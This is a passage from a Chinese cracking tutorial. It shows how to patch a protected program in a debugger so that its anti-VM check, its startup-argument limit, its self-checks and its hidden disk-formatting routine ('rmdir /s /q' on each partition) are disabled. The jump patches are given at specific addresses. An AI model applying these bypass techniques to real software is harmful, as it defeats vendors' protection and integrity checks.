


图2

的操作就可以找到正确位置，修改的代码如下：00403F17 /75 0B jnz short 00403F24；这个结构很特别，如跳过虚拟机检查，就会走到格盘代码执行处，所以要

这样改JMP SHORT 00403F38 保存出来是不能运行的，不过没有格式化硬盘了就OK，下面继续还有启动参数限制。

处理步骤3（去除启动参数）：因为程序启动的时候退出了，我们用ExitProcess断点吧断下后跟踪。就是一层层向上翻吧，中途出现的格式化硬盘的情况先不理他，下一步才收拾他，经过跟踪分析，需要多次修改，修改的代码如下，见代码1：

```
    0040ADB8    /74 07                    je    short
0040ADC1        ;改JMP
    0040D7B8    /74 0C                    je    short
0040D7C6        ;改JMP
    0040B0BB    /74 0C                    je    short
0040B0C9        ;改JMP
```

改完了后保存一个，运行，发现可以运行了，不点什么键的话貌似也没有格式化硬盘了。其实你点一下添加就出事了，格硬盘然后程序退出——很好，那先拿这个“添加”引起的格硬盘“动刀”吧目的是把那个格盘的call给阉割了，因为不排除以后还会不小心触发他，那就悲剧了。下面以此为例分享一下思路：

处理步骤4（去除部分格式化硬盘或者删除硬盘的代码调用）：因为有退出事件，实践证明依然是用了ExitProcess的，果断再利用一下这断点，OD载入可以启动的那个版本，下好断点，然后点“添加”中断下来，中断后可以分析了，返回后在0040B52A下断，然后重新载入运行点“添加”，停在这里了，单步走，我们发现，当步过0040B52C的时候格盘了，如图3：




图3

因此这个CALL就是调用了格盘代码的，跟随进去，分析之——发现里面是格盘代码段，当步行到004040AD时数据窗口跟随内存地址，然后一步一步地走可以发现，这段代码是依次用rmid/r/s/q格式化各个分区，如图4、图5：

我们分析下程序，然后点击段首，发现很多地方调用了这里，调用的地址如下：00403F27,00403FEF,00405B2E,00405B6E,00408085,00408245,00408D58,0040AD93,0040AE59,0040B0BD, 0040B469, 0040B52C, 0040CCAE, 0040D4C4, 0040D50C, 0040D580, 0040D7BA，怎样改是一个问题，当然，从理论上说可以直接在段首改retn，那很简单，但理论归理论，为了以确保安全，我建议大家有时间的还是一个个地方分析下，把所有调用都nop掉或者jmp过去，会有收获的,因为可以顺手过了不少自校验。我是nop掉整段，只留下最后的retn，再一个个调用过来的都改掉的，累是累了点，只是想分析下过程学习下而已，后边玩得还能安心一点。以上就是通过点“添加”这个按钮跟踪到到的地方的阉割方法……




图4




图5

注意：如果上面你只是nop那段格盘代码，没有一个个跳转来源进行跟踪修改，那接着你可能还会远到很多自校验，也可以说是暗桩吧，接着的过程也会略有不同，但基本原理是一样的，例如你会发现点击“目标浏览”程序会退出，所以首先需要再去除这个自校验，我也也说说吧，这情况，开始我觉得因为退出，所以尝试依旧用退出函数ExitProcess,断下后分析尝试修改跳转发现又遇到了类似改不改都会退出的那种跳转，具体位置，如图6：

大家可以试试。所以我决定换个断点。点“目标文件”后选好任意一个exe文件点确定，这个框就会关掉了，所以用EndDialog断点，重载程序，运行程序，下好断点，点“目标浏览”，选好文件，确定。中断下来了，ALT+F9了n次后回到程序领空，然后单步前进吧，一直走到你发现了一处地方，就是调用格盘代码的地方，只要把这个地方改了，自校验也过了，如图7，到此阉割了我遇到的所有格式化代码，或者还有，呵呵，继续小心。格式化代码阉割完了，就把第一个地方的：

```
0040B52A    /74 0B          je      short
0040B537    ;改jmp
```




图6

